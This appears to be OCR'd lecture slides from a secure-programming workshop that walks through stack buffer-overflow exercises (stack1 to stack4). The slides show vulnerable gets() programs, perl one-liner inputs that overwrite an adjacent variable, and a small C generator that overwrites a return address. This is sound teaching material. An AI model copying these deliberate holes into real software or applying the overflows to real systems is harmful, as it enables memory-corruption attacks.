Hands on C and C++: vulnerabilities and exploits

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
Practical stuff

- Exercise programs from gera's insecure programming page: http://community.core-sdi.com/~gera/InsecureProgramming/
- DL from http://fort-knox.org/secappdev/
  - Get vmware-player and secappdev.zip or .tar.gz
- Login with: secappdev/secappdev (root also secappdev)
- cd HandsOn
- Compile with gcc -g <prog.c> -o <progname>
- /sbin/ifconfig to get ip address if you want to ssh in (putty/winscp)

2

Process memory layout



Overview

- We'll start with stack1-stack5
- Then we'll move on to abo1-abo8
- Then fs1-fs4
- If there's time left sg1 and abo9


4

stack1.c


```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x41424344)
                printf("you win!\n");
}
```

- What input is needed for this program to exploit it?

stack1.c


IP
main:
cookie
buf[80]
printf()
gets()
...
Stack
FP
SP
Return address
Frame pointer
cookie
buf

stack1.c




- perl -e 'print "A"x80; print "DCBA"' | ./stack1

stack2.c


```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x01020305)
                printf("you win!\n");
}
```

- What input is needed for this program to exploit it?

stack2.c


main:
cookie
buf[80]
printf()
gets()
...
IP
Stack
FP
Return address
Frame pointer
cookie
buf
SP

stack2.c




- perl -e 'print "A"x80; printf("%c%c%c%c", 5, 3, 2, 1)' | ./stack2

stack3.c


```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x01020005)
                printf("you win!\n");
}
```

- What input is needed for this program to exploit it?

stack3.c


main:
cookie
buf[80]
printf()
gets()
...
IP
Stack
FP
SP
Return address
Frame pointer
cookie
buf

stack3.c




- perl -e 'print "A"x80; printf("%c%c%c%c", 5, 0, 2, 1)' | ./stack3

stack4.c

```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x000a0d00)
                printf("you win!\n");
}
```

- Do you see any problems with stack4?
- How would you solve them?

stack4.c


IP
main:
cookie
buf[80]
printf()
gets()
...
Stack
FP
SP
Return address
Frame pointer
cookie
buf

stack4.c

- Can’t generate the correct value: \n will terminate the gets
- Must overwrite the return address and jump to the instruction after the if

Intro to GDB

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- Compile the application with -g for debugging info
- gdb <program name>
  - break main -> tells the debugger to stop when it reaches main
  - run -> run the program
  - x buffer -> print out the contents and address of buffer
  - disas func -> show assembly representation of func
  - x buffer+value -> print out buffer+value, useful for finding the return address

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

stack4.c

```
#define RET 0x08048469
        int main() {
            char buffer[92];
            memset(buffer, '\x90', 92);
            *(long *)&buffer[88] = RET;
            printf(buffer);
        }
```


stack4.c


Stack
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("win")
return
IP
FP
SP
Return address
Frame pointer
cookie
buf

